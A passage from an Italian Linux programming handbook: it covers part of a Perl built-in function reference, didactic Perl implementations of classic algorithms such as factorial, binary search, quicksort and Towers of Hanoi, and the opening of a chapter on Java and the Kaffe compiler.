**`cos()`** restituisce il coseno. Se l'argomento non viene indicato, si utilizza la variabile predefinita **`$_`**.

### 130.5.4 exp()

`exp` *x*

**`exp()`** restituisce *e* (la base del logaritmo naturale) elevato al valore di *x*, cioè dell'argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita **`$_`**.

### 130.5.5 int()

`int` *x*

**`int()`** restituisce la parte intera del numero (o dell'espressione) fornito come argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita **`$_`**.

### 130.5.6 log()

`log x`

**`log()`** restituisce il logaritmo naturale del valore fornito come argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita **`$_`**.

### 130.5.7 sin()

`sin x`

**`sin()`** restituisce il seno. Se l'argomento non viene indicato, si utilizza la variabile predefinita **`$_`**.

### 130.5.8 sqrt()

`sqrt x`

**`sqrt()`** restituisce la radice quadrata. Se l'argomento non viene indicato, si utilizza la variabile predefinita **`$_`**.

## 130.6 Funzioni di conversione

Nelle sezioni seguenti sono elencate le funzioni che si occupano di convertire dati in formati differenti.

| Nome | Descrizione. |
|---|---|
| chr() | Converte un numero nel carattere corrispondente. |
| hex() | Converte una stringa esadecimale nel numero corrispondente. |
| oct() | Converte una stringa ottale nel numero corrispondente. |
| ord() | Converte un carattere nel numero corrispondente. |

Tabella 130.10: Elenco di alcune funzioni di conversione.

### 130.6.1 chr()

`chr` *n*

**`chr()`** restituisce il carattere corrispondente al numero indicato come argomento. Se non viene specificato l'argomento, il numero viene letto dalla variabile **`$_`**.

Esempi

```
chr( 65 );
```

Restituisce la lettera **`A`** maiuscola.

### 130.6.2 hex()

`hex` ⟨*stringa*⟩

**`hex()`** interpreta il proprio argomento come una stringa contenente un numero esadecimale. Restituisce il numero (decimale) corrispondente. Se non viene specificato l'argomento, il dato viene letto dalla variabile **`$_`**.

Esempi

```
hex( "0xAf" );
```

Restituisce il numero 175.

```
hex( "af" );
```

Restituisce il numero 175.

### 130.6.3 oct()

`oct` ⟨*stringa*⟩

**`oct()`** interpreta il proprio argomento come una stringa contenente un numero ottale. Restituisce il numero (decimale) corrispondente. Se non viene specificato l'argomento, il dato viene letto dalla variabile **`$_`**.

Esempi

```
$permessi = '0755';
mkdir( "/tmp/prova", oct( $permessi ) );
```

Crea la directory `/tmp/prova/` con i permessi 0755. Dal momento che questi permessi sono contenuti in una variabile, in forma di stringa, devono essere convertiti in ottale prima dell'uso, altrimenti verrebbero interpretati in forma decimale.

### 130.6.4 ord()

`ord` ⟨*stringa*⟩

**`ord()`** restituisce il valore numerico corrispondente al codice ASCII del primo carattere della stringa fornita come argomento. Se non viene specificato l'argomento, il dato viene letto dalla variabile **`$_`**.

## 130.7 Gestione delle espressioni

Sono elencate nelle sezioni seguenti le funzioni che si occupano di gestire l'esecuzione delle espressioni (quando necessario) e di conoscerne alcune caratteristiche.

### 130.7.1 defined()

`defined` ⟨*espressione*⟩

**`defined()`** restituisce *Vero* se l'espressione (o la variabile) restituisce un valore diverso da indefinito. Il valore indefinito può essere restituito in particolare nelle seguenti situazioni:

- la lettura oltre la fine del file;
- un errore di sistema;
- una variabile non ancora inizializzata.

È importante non confondere il valore indefinito con lo zero o la stringa vuota: si tratta di tre cose differenti, in particolare, zero e stringa vuota sono valori definiti.

### 130.7.2 scalar()

`scalar` ⟨*espressione*⟩

**`scalar()`** restituisce il risultato dell'espressione valutato in un contesto espressamente scalare.

## 130.8 Array e hash

Nelle sezioni seguenti sono elencate le funzioni che sono particolarmente dedicate alla gestione di array e hash.

| Nome | Descrizione. |
|---|---|
| delete() | Elimina elementi da un hash. |
| exists() | Verifica la presenza di una chiave all'interno di un hash. |
| keys() | Restituisce un array con le chiavi di un hash. |
| pop() | Estrae l'ultimo elemento di un array. |
| push() | Aggiunge un elemento in coda a un array. |
| splice() | Elimina o inserisce degli elementi in un array, in posizioni arbitrarie. |

Tabella 130.11: Elenco di alcune funzioni utili nella gestione degli array.

### 130.8.1 delete()

`delete` ⟨*espressione*⟩

**`delete()`** elimina uno o più elementi da un hash. L'espressione che rappresenta l'argomento della funzione deve rappresentare uno o più elementi dell'hash. Restituisce i valori cancellati, cioè quelli abbinati alle chiavi indicate per la cancellazione.

Esempi

```
delete $miohash{ $miachiave };
```

Elimina dall'hash **`%miohash`** l'elemento rappresentato dalla chiave contenuta nella variabile **`$miachiave`**.

### 130.8.2 exists()

`exists` ⟨*espressione*⟩

**`exists()`** verifica l'esistenza di una chiave all'interno di un hash. Se esiste, anche se il valore corrispondente dovesse risultare indefinito, restituisce *Vero*. L'espressione che rappresenta l'argomento della funzione deve rappresentare un solo elemento dell'hash.

Esempi

```
if ( exists $miohash{ $miachiave } ) {
        ...
};
```

Verifica l'esistenza dell'elemento rappresentato dalla chiave contenuta nella variabile **`$miachiave`**, all'interno dell'hash **`%miohash`**. In caso affermativo esegue alcune istruzioni.

### 130.8.3 keys()

`keys` ⟨*hash*⟩

**`keys()`** restituisce un array composto da tutte le chiavi dell'hash posto come argomento.

### 130.8.4 pop()

`pop` ⟨*array*⟩

**`pop()`** restituisce l'ultimo elemento dell'array eliminandolo dall'array stesso (accorciandolo). In pratica tratta l'array come uno *stack* ed esegue un'azione di *pop*.

### 130.8.5 push()

`push` ⟨*array*⟩`,`⟨*lista*⟩

**`push()`** aggiunge all'array indicato come primo argomento gli elementi della lista successiva. In pratica tratta l'array come uno *stack* ed esegue un'azione di *push*.

### 130.8.6 splice()

`splice` ⟨*array*⟩`,`⟨*posizione-iniziale*⟩`,`⟨*lunghezza*⟩`,`⟨*lista*⟩

`splice` ⟨*array*⟩`,`⟨*posizione-iniziale*⟩`,`⟨*lunghezza*⟩

`splice` ⟨*array*⟩`,`⟨*posizione-iniziale*⟩

**`splice()`** elimina dall'array, indicato come primo argomento, gli elementi collocati a partire dalla posizione iniziale, indicata come secondo argomento, per una quantità definita dal terzo argomento. Se il terzo argomento (la quantità di elementi da eliminare) viene omesso, vengono eliminati tutti gli elementi a partire dalla posizione iniziale.

Se dopo il numero di argomenti da eliminare appaiono altri argomenti, vengono interpretati come una lista da inserire in sostituzione degli elementi cancellati. In tal modo, attraverso questa funzione, si può accorciare e allungare un array a piacimento, intervenendo in qualunque punto dello stesso.

# 130.9 Controllo dell'esecuzione del programma

Nelle sezioni seguenti sono elencate le funzioni che sono utili per controllare l'esecuzione di un programma Perl. In particolare ciò che permette di gestire le situazioni di errore.

| Nome | Descrizione. |
|---|---|
| die() | Emette un messaggio e termina l'esecuzione del programma. |
| do() | Esegue un sottoprogramma. |
| eval() | Controlla un gruppo di istruzioni. |
| exit() | Termina l'esecuzione del programma restituendo un valore. |
| require() | Richiede qualcosa per proseguire con il programma. |
| warn() | Emette un messaggio di avvertimento attraverso lo standard error. |

Tabella 130.12: Elenco di alcune funzioni per il controllo dell'esecuzione del programma.

## 130.9.1 die()

`die` ⟨*lista*⟩

**`die()`** emette il contenuto degli elementi della lista fornita come argomento attraverso lo standard error e quindi termina l'esecuzione del programma.

Il programma Perl terminato in questo modo restituisce generalmente il valore contenuto dalla variabile **`$!`**.

Esempi

```
if ( chdir '/var/spool/lpd' ) {
        ...
} else {
        die "L'operazione non è consentita.\n";
}
```

Se lo spostamento nella directory `/var/spool/lpd/` fallisce, visualizza il messaggio attraverso lo standard error e termina.

## 130.9.2 do()

`do` ⟨*file*⟩

**`do()`** permette di includere il file indicato come argomento. In generale viene usato per inserire delle subroutine esterne.

Esempi

```
do 'prova.pl';
```

Esegue il contenuto del file `prova.pl`.

## 130.9.3 eval()

`eval` ⟨*blocco*⟩

`eval` ⟨*espressione*⟩

**`eval()`** permette di controllare l'esecuzione di un blocco di istruzioni, in modo da limitare i danni in caso di interruzione. In pratica, se all'interno del blocco si manifesta un errore di sintassi o di esecuzione, o ancora se viene incontrata un'istruzione **`die()`**, **`eval()`** restituisce un valore indefinito e l'esecuzione del programma continua.

Se si manifesta un errore, questo viene riportato dalla variabile **`$@`**.

Nel caso non si verifichino errori, **`eval()`** restituisce il valore dell'ultima espressione del blocco di istruzioni controllato.

## 130.9.4 exit()

`exit` ⟨*espressione*⟩

**`exit()`** valuta l'espressione posta come argomento e termina l'esecuzione del programma restituendo all'esterno quel valore.

È importante ricordare che dal punto di vista dei programmi, la restituzione del valore zero corrisponde a una conclusione con successo, mentre un valore pari a 1 o superiore rappresenta una conclusione anomala.

Esempi

```
if ( chdir '/var/spool/lpd' ) {
        ...
} else {
        print "L'operazione non è consentita.\n";
        exit 1;
}
```

Se lo spostamento nella directory `/var/spool/lpd/` fallisce, visualizza il messaggio e termina restituendo il valore 1.

### 130.9.5 require()

`require` ⟨*espressione*⟩

`require` ⟨*file*⟩

**`require()`** permette di specificare nel programma l'esigenza di qualcosa. Se si tratta di un'espressione il cui risultato è numerico, si vuole indicare che il programma richiede un interprete **`perl`** di versione maggiore o uguale a quel numero. Se si tratta di una stringa si intende che il programma richiede l'inclusione del file corrispondente come libreria.

L'inclusione del file si ottiene solo se ciò non è già avvenuto.

### 130.9.6 warn()

`warn` ⟨*lista*⟩

**`warn()`** emette il contenuto degli elementi della lista fornita come argomento attraverso lo standard error. Solitamente, **`warn()`** viene utilizzato come **`die()`** nelle situazioni in cui non è necessario interrompere l'esecuzione del programma.

## 130.10 Riferimenti


- Johan Vromans, *Perl 5 Desktop Guide*, O'Reilly & Associates

  *<ftp://ftp.perl.org/pub/CPAN/authors/Johan_Vromans/>*


---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Perl: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico, utilizzando forme non ottimizzate per la velocità di esecuzione.

## 131.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in Perl. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 114.

### 131.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è stato descritto nella sezione 114.2.1.

```
#!/usr/bin/perl
#======================================================================
# somma.pl <x> <y>
# Somma esclusivamente valori positivi.
#======================================================================

#======================================================================
# &somma ( <x>, <y> )
#----------------------------------------------------------------------
sub somma {
    local( $x ) = @_[0];
    local( $y ) = @_[1];

    local( $z ) = $x;
    local( $i );

    for ( $i = 1; $i <= $y; $i++ ) {

        $z++;

    };

    return $z;

};

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];
$y = $ARGV[1];

$z = &somma ($x, $y);

print "$x + $y = $z\n";

#======================================================================
```

In alternativa si può tradurre il ciclo **`for`** in un ciclo **`while`**.

```
sub somma {
    local( $x ) = @_[0];
    local( $y ) = @_[1];

    local( $z ) = $x;
    local( $i ) = 1;

    while ( $i <= $y ) {

        $z++;
```

```
        $i++;
    };

    return $z;
};
```

## 131.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è stato descritto nella sezione 114.2.2.

```
#!/usr/bin/perl
#======================================================================
# moltiplica.pl <x> <y>
#======================================================================

#======================================================================
# &moltiplica ( <x>, <y> )
#----------------------------------------------------------------------
sub moltiplica {
    local( $x ) = @_[0];
    local( $y ) = @_[1];

    local( $z ) = 0;
    local( $i );

    for ( $i = 1; $i <= $y; $i++ ) {

        $z = $z + $x;

    };

    return $z;
};

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];
$y = $ARGV[1];

$z = &moltiplica ($x, $y);

print "$x * $y = $z\n";
#======================================================================
```

In alternativa si può tradurre il ciclo **`for`** in un ciclo **`while`**.

```
sub moltiplica {
    local( $x ) = @_[0];
    local( $y ) = @_[1];

    local( $z ) = 0;
    local( $i ) = 1;

    while ( $i <= $y ) {

        $z = $z + $x;
        $i++;

    };

    return $z;
};
```

### 131.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è stato descritto nella sezione 114.2.3.

```
#!/usr/bin/perl
#======================================================================
# dividi.pl <x> <y>
# Divide esclusivamente valori positivi.
#======================================================================

#======================================================================
# &dividi ( <x>, <y> )
#----------------------------------------------------------------------
sub dividi {
    local( $x ) = @_[0];
    local( $y ) = @_[1];

    local( $z ) = 0;
    local( $i ) = $x;

    while ( $i >= $y ) {

        $i = $i - $y;
        $z++;
    };

    return $z;
};

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];
$y = $ARGV[1];

$z = &dividi ($x, $y);

print "Divisione intera - $x:$y = $z\n";
#======================================================================
```

### 131.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è stato descritto nella sezione 114.2.4.

```
#!/usr/bin/perl
#======================================================================
# exp.pl <x> <y>
# Eleva a potenza.
#======================================================================

#======================================================================
# &exp ( <x>, <y> )
#----------------------------------------------------------------------
sub exp {
    local( $x ) = @_[0];
    local( $y ) = @_[1];

    local( $z ) = 1;
    local( $i );

    for ( $i = 1; $i <= $y; $i++ ) {

        $z = $z * $x;
    };
```

```
    return $z;
};

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];
$y = $ARGV[1];

$z = &exp ($x, $y);

print "$x ** $y = $z\n";
#======================================================================
```

In alternativa si può tradurre il ciclo **`for`** in un ciclo **`while`**.

```
sub exp {
    local( $x ) = @_[0];
    local( $y ) = @_[1];

    local( $z ) = 1;
    local( $i ) = 1;

    while ( $i <= $y ) {

        $z = $z * $x;
        $i++;
    };

    return $z;
};
```

È possibile usare anche un algoritmo ricorsivo.

```
sub exp {
    local( $x ) = @_[0];
    local( $y ) = @_[1];

    if ( $x == 0 ) {
        return 0;
    } elsif ( $y == 0 ) {
        return 1;
    } else {
        return ( $x * &exp ( $x, $y-1 ) );
    };
};
```

### 131.1.5 Radice quadrata

Il problema della radice quadrata è stato descritto nella sezione 114.2.5.

```
#!/usr/bin/perl
#======================================================================
# radice.pl <x>
# Radice quadrata.
#======================================================================

#======================================================================
# &radice ( <x> )
#----------------------------------------------------------------------
sub radice {
    local( $x ) = @_[0];

    local( $z ) = 0;
    local( $t ) = 0;

    while ( 1 ) {
```

```
        $t = $z * $z;

        if ( $t > $x ) {
            # È stato superato il valore massimo.
            $z--;
            return $z;
        };

        $z++;
    };
    # Teoricamente, non dovrebbe mai arrivare qui.
};

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];

$z = &radice ( $x );

print "radq($x) = $z\n";
#======================================================================
```

### 131.1.6 Fattoriale

Il problema del fattoriale è stato descritto nella sezione 114.2.6.

```
#!/usr/bin/perl
#======================================================================
# fatt.pl <x>
#======================================================================

#======================================================================
# &fatt ( <x> )
#----------------------------------------------------------------------
sub fatt {
    local( $x ) = @_[0];

    local( $i ) = ( $x - 1 );

    while ( $i > 0 ) {

        $x = $x * $i;
        $i--;

    };

    return $x;
};

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];

$fatt = &fatt( $x );

print "$x! = $fatt\n";
#======================================================================
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo.

```
sub fatt {
    local( $x ) = @_[0];

    if ( $x > 1 ) {
```

```
        return ( $x * &fatt( $x - 1 ) );
    } else {
        return 1;
    };

};
```

### 131.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è stato descritto nella sezione 114.2.7.

```
#!/usr/bin/perl
#======================================================================
# mcd.pl <x> <y>
#======================================================================

#======================================================================
# &mcd ( <x>, <y> )
#----------------------------------------------------------------------
sub mcd {

    local( $x ) = @_[0];
    local( $y ) = @_[1];

    while ( $x != $y ) {

        if ( $x > $y ) {
            $x = $x - $y;
        } else {
            $y = $y - $x;
        };
    };

    return $x;
};

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];
$y = $ARGV[1];

$z = &mcd ($x, $y);

print "Il massimo comune divisore di $x e $y è $z\n";
#======================================================================
```

### 131.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è stato descritto nella sezione 114.2.8.

```
#!/usr/bin/perl
#======================================================================
# primo.pl <x>
#======================================================================

#======================================================================
# &primo ( <x> )
#----------------------------------------------------------------------
sub primo {

    local( $x ) = @_[0];

    local( $primo ) = 1;
    local( $i ) = 2;
    local( $j );
```

```
    while ( ( $i < $x ) && $primo ) {

        $j = int( $x / $i );
        $j = $x - ( $j * $i );

        if ( $j == 0 ) {
            $primo = 0;
        } else {
            $i++;
        };
    };

    return $primo;
};

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$x = $ARGV[0];

if ( &primo( $x ) ) {
    print "$x è un numero primo\n";
} else {
    print "$x non è un numero primo\n";
};
#======================================================================
```

## 131.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in Perl. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 114.

### 131.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è stato descritto nella sezione 114.3.1.

```
#!/usr/bin/perl
#======================================================================
# ricercaseq.pl <elemento-cercato> <valore>...
#======================================================================

#======================================================================
# &ricercaseq ( <lista>, <elemento>, <inizio>, <fine> )
#----------------------------------------------------------------------
sub ricercaseq {
    #------------------------------------------------------------------
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    # Per leggerlo come array occorrerà la forma @$lista, mentre
    # per leggerne un elemento occorrerà la forma ${$lista}[n].
    #------------------------------------------------------------------
    local( $lista ) = @_[0];
    local( $x ) = @_[1];
    local( $a ) = @_[2];
    local( $z ) = @_[3];

    local( $i );

    for ( $i = $a; $i <= $z; $i++ ) {
        if ( $x == ${$lista}[$i] ) {
            return $i;
        };
    };
```

```
    # La corrispondenza non è stata trovata.
    return -1;
};

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------

$x = $ARGV[0];
@lista = @ARGV[1 .. $#ARGV];

$i = &ricercaseq (\@lista, $x, 0, $#lista);

print "L'elemento $x si trova nella posizione $i\n";
#======================================================================
```

Esiste anche una soluzione ricorsiva che viene mostrata nella subroutine seguente:

```
sub ricercaseq {
    local( $lista ) = @_[0];
    local( $x ) = @_[1];
    local( $a ) = @_[2];
    local( $z ) = @_[3];

    if ( $a > $z ) {
        return -1;
    } elsif ( $x == ${$lista}[$a] ) {
        return $a;
    } else {
        return &ricercaseq ( $lista, $x, $a+1, $z );
    };
};
```

### 131.2.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è stato descritto nella sezione 114.3.2.

```
#!/usr/bin/perl
#======================================================================
# ricercabin.pl <elemento-cercato> <valore>...
#======================================================================

#======================================================================
# &ricercabin ( <lista>, <elemento>, <inizio>, <fine> )
#----------------------------------------------------------------------
sub ricercabin {
    #------------------------------------------------------------------
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    # Per leggerlo come array occorrerà la forma @$lista, mentre
    # per leggerne un elemento occorrerà la forma ${$lista}[n].
    #------------------------------------------------------------------
    local( $lista ) = @_[0];
    local( $x ) = @_[1];
    local( $a ) = @_[2];
    local( $z ) = @_[3];

    local( $m );

    # Determina l'elemento centrale.
    $m = int( ( $a + $z ) / 2 );

    if ( $m < $a ) {
        # Non restano elementi da controllare: l'elemento cercato non c'è.
        return -1;
```

```
    } elsif ( $x < ${$lista}[$m] ) {
        # Si ripete la ricerca nella parte inferiore.
        return &ricercabin ( $lista, $x, $a, $m-1 );
    } elsif ( $x > ${$lista}[$m] ) {
        # Si ripete la ricerca nella parte superiore.
        return &ricercabin ( $lista, $x, $m+1, $z );
    } else {
        # $M rappresenta l'indice dell'elemento cercato.
        return $m;
    };
};

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------

$x = $ARGV[0];
@lista = @ARGV[1 .. $#ARGV];

$i = &ricercabin (\@lista, $x, 0, $#lista);

print "L'elemento $x si trova nella posizione $i\n";
#======================================================================
```

## 131.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in Perl. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 114.

### 131.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 114.4.1. Viene mostrato prima una soluzione iterativa, e in seguito la funzione **`bsort`** in versione ricorsiva.

```
#!/usr/bin/perl
#======================================================================
# bsort.pl <valore>...
#======================================================================

#======================================================================
# &bsort ( <lista>, <inizio>, <fine> )
#----------------------------------------------------------------------
sub bsort {
    #------------------------------------------------------------------
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    # Per leggerlo come array occorrerà la forma @$lista, mentre
    # per leggerne un elemento occorrerà la forma ${$lista}[n].
    #------------------------------------------------------------------
    local( $lista ) = @_[0];
    local( $a ) = @_[1];
    local( $z ) = @_[2];

    local( $scambio );

    local( $j );
    local( $k );

    #------------------------------------------------------------------
    # Inizia il ciclo di scansione dell'array.
    #------------------------------------------------------------------
    for ( $j = $a; $j < $z; $j++ ) {

        #--------------------------------------------------------------
```

```
        # Scansione interna dell'array per collocare nella posizione
        # $j l'elemento giusto.
        #------------------------------------------------------------
        for ( $k = $j+1; $k <= $z; $k++ ) {

            if ( ${$lista}[$k] < ${$lista}[$j] ) {

                #----------------------------------------------------
                # Scambia i valori
                #----------------------------------------------------
                $scambio = ${$lista}[$k];
                ${$lista}[$k] = ${$lista}[$j];
                ${$lista}[$j] = $scambio;
            };
        };
    };
};

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------

@lista = @ARGV;

&bsort (\@lista, 0, $#lista);

print "@lista\n";

#======================================================================
```

Segue la funzione **`bsort`** in versione ricorsiva.

```
sub bsort {

    local( $lista ) = @_[0];
    local( $a ) = @_[1];
    local( $z ) = @_[2];

    local( $scambio );

    if ( $a < $z ) {

        #------------------------------------------------------------
        # Scansione interna dell'array per collocare nella posizione
        # $a l'elemento giusto.
        #------------------------------------------------------------
        for ( $k = $a+1; $k <= $z; $k++ ) {

            if ( ${$lista}[$k] < ${$lista}[$a] ) {

                #----------------------------------------------------
                # Scambia i valori
                #----------------------------------------------------
                $scambio = ${$lista}[$k];
                ${$lista}[$k] = ${$lista}[$a];
                ${$lista}[$a] = $scambio;
            };
        };

        &bsort( $lista, $a+1, $z );
    };
};
```

### 131.3.2 Torre di Hanoi

Il problema della torre di Hanoi è stato descritto nella sezione 114.4.2.

```
#!/usr/bin/perl
#======================================================================
# hanoi.pl <n-anelli> <piolo-iniziale> <piolo-finale>
#======================================================================

#======================================================================
# &hanoi ( <n-anelli>, <piolo-iniziale>, <piolo-finale> )
#----------------------------------------------------------------------
sub hanoi {
    local( $n ) = @_[0];
    local( $p1 ) = @_[1];
    local( $p2 ) = @_[2];

    if ($n > 0) {
        &hanoi ($n-1, $p1, 6-$p1-$p2);
        print "Muovi l'anello $n dal piolo $p1 al piolo $p2\n";
        &hanoi ($n-1, 6-$p1-$p2, $p2);
    };
};
#======================================================================

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------
$n = $ARGV[0];
$p1 = $ARGV[1];
$p2 = $ARGV[2];

&hanoi ($n, $p1, $p2);

#======================================================================
```

### 131.3.3 Quicksort

L'algoritmo del Quicksort è stato descritto nella sezione 114.4.3.

```
#!/usr/bin/perl
#======================================================================
# qsort.pl <valore>...
#======================================================================

#======================================================================
# &part ( <lista>, <inizio>, <fine> )
#----------------------------------------------------------------------
sub part {
    #------------------------------------------------------------------
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    # Per leggerlo come array occorrerà la forma @$lista, mentre
    # per leggerne un elemento occorrerà la forma ${$lista}[n].
    #------------------------------------------------------------------
    local( $lista ) = @_[0];
    local( $a ) = @_[1];
    local( $z ) = @_[2];

    #------------------------------------------------------------------
    # Viene preparata una variabile che servirà per scambiare due
    # valori.
    #------------------------------------------------------------------
    local( $scambio ) = 0;

    #------------------------------------------------------------------
    # Si assume che $a sia inferiore a $u.
    #------------------------------------------------------------------
    local( $i ) = $a + 1;
```

```
local( $cf ) = $z;

#-------------------------------------------------------------------
# Inizia il ciclo di scansione dell'array.
#-------------------------------------------------------------------
while (1) {

    while (1) {

        #-----------------------------------------------------------
        # Sposta $i a destra.
        #-----------------------------------------------------------
        if ( (${$lista}[$i] > ${$lista}[$a]) || ( $i >= $cf) ) {
            last;
        } else {
            $i += 1;
        };

    };

    while (1) {
        #-----------------------------------------------------------
        # Sposta $cf a sinistra.
        #-----------------------------------------------------------
        if (${$lista}[$cf] <= ${$lista}[$a]) {
            last;
        } else {
            $cf -= 1;
        };

    };
    if ( $cf <= $i ) {
        #-----------------------------------------------------------
        # È avvenuto l'incontro tra $i e $cf.
        #-----------------------------------------------------------
        last;
    } else {
        #-----------------------------------------------------------
        # Vengono scambiati i valori.
        #-----------------------------------------------------------
        $scambio = ${$lista}[$cf];
        ${$lista}[$cf] = ${$lista}[$i];
        ${$lista}[$i] = $scambio;

        $i += 1;
        $cf -= 1;
    };

};

#-------------------------------------------------------------------
# A questo punto @$lista[$a..$z] è stata ripartita e $cf è la
# collocazione di @$lista[$a].
#-------------------------------------------------------------------
$scambio = ${$lista}[$cf];
${$lista}[$cf] = ${$lista}[$a];
${$lista}[$a] = $scambio;

#-------------------------------------------------------------------
# A questo punto, @$lista[$cf] è un elemento (un valore) nella
# giusta posizione.
#-------------------------------------------------------------------

return $cf;
```

```
}

#======================================================================
# &quicksort ( <lista>, <inizio>, <fine> )
#----------------------------------------------------------------------
sub quicksort {

    #------------------------------------------------------------------
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    #------------------------------------------------------------------
    local( $lista ) = @_[0];
    local( $a ) = @_[1];
    local( $z ) = @_[2];

    #------------------------------------------------------------------
    # Viene preparata la variabile $cf.
    #------------------------------------------------------------------
    local( $cf ) = 0;

    if ( $z > $a ) {
        $cf = &part ( $lista, $a, $z);
        &quicksort ( $lista, $a, $cf-1);
        &quicksort ( $lista, $cf+1, $z);
    };

};

#======================================================================
# Inizio del programma.
#----------------------------------------------------------------------

@lista = @ARGV;

quicksort (\@lista, 0, $#lista);

print "@lista\n";

#======================================================================
```

### 131.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è stato descritto nella sezione 114.4.4.

```
#!/usr/bin/perl
#======================================================================
# permuta.pl <valore>...
#======================================================================

#======================================================================
# &permuta ( <lista>, <inizio>, <fine> )
#----------------------------------------------------------------------
sub permuta {
    #------------------------------------------------------------------
    # Il primo argomento è un riferimento all'array, per cui
    # lo scalare $lista diventa il nuovo riferimento locale
    # all'array.
    # Per leggerlo come array occorrerà la forma @$lista, mentre
    # per leggerne un elemento occorrerà la forma ${$lista}[n].
    #------------------------------------------------------------------
    local( $lista ) = @_[0];
    local( $a ) = @_[1];
    local( $z ) = @_[2];

    local( $scambio );
```

```
    local( $k );

    #---------------------------------------------------------------
    # Se il segmento di array contiene almeno due elementi, si
    # procede.
    #---------------------------------------------------------------
    if ( ($z - $a) >= 1 ) {

        #-----------------------------------------------------------
        # Inizia un ciclo di scambi tra l'ultimo elemento e uno degli
        # altri contenuti nel segmento di array.
        #-----------------------------------------------------------
        for ( $k = $z; $k >= $a; $k-- ) {

            #-------------------------------------------------------
            # Scambia i valori
            #-------------------------------------------------------
            $scambio = ${$lista}[$k];
            ${$lista}[$k] = ${$lista}[$z];
            ${$lista}[$z] = $scambio;

            #-------------------------------------------------------
            # Esegue una chiamata ricorsiva per permutare un segmento
            # più piccolo dell'array.
            #-------------------------------------------------------
            permuta( $lista, $a, $z-1 );

            #-------------------------------------------------------
            # Scambia i valori
            #-------------------------------------------------------
            $scambio = ${$lista}[$k];
            ${$lista}[$k] = ${$lista}[$z];
            ${$lista}[$z] = $scambio;

        };
    } else {

        #-----------------------------------------------------------
        # Visualizza la situazione attuale dell'array.
        #-----------------------------------------------------------
        print "@$lista\n";
    };
};

#===================================================================
# Inizio del programma.
#-------------------------------------------------------------------

@lista = @ARGV;

&permuta (\@lista, 0, $#lista);
#===================================================================
```

# Parte xxix

# Java

# Java: preparazione

Java è un linguaggio di programmazione realizzato da Sun Microsystems. Il suo scopo principale è l'inserzione di programmi all'interno di pagine HTML (applet), un po' come si fa con le immagini. Per questo motivo, il risultato della compilazione di un sorgente Java è una codifica intermedia, indipendente dalla piattaforma, che deve poi essere interpretata localmente dal navigatore *web* o da un altro programma indipendente.

In questo senso, Java potrebbe essere molto utile anche al di fuori della programmazione legata ai server HTTP, proprio per la portabilità dei suoi programmi.

Per programmare in Java occorre un compilatore, generalmente noto come **`javac`**, che sia in grado di generare il formato binario Java, il cosiddetto *Java bytecode*. Il file che si ottiene non è propriamente un eseguibile, in quanto necessita di un interprete che generalmente è il programma **`java`**.

Esiste una versione ufficiale di questi strumenti, definita JDK (*Java Development Kit*), e almeno una versione indipendente per la maggior parte degli ambienti Unix (GNU/Linux incluso): Kaffe.

Nelle sezioni seguenti viene descritto in particolare come utilizzare Kaffe; alla fine del capitolo si trovano alcune sezioni sull'installazione e la configurazione del JDK originale.

## 132.1 Kaffe

Kaffe è un compilatore di sorgenti Java e un interprete di compilati in formato Java (*Java bytecode*). Attualmente, si tratta di un pacchetto standard delle distribuzioni GNU/Linux, per cui non ci dovrebbero essere problemi nella sua installazione. Attualmente, assieme al compilatore e all'interprete, dovrebbero essere disponibili anche le ***classi***, ovvero le librerie Java.[1]

### 132.1.1 Classi

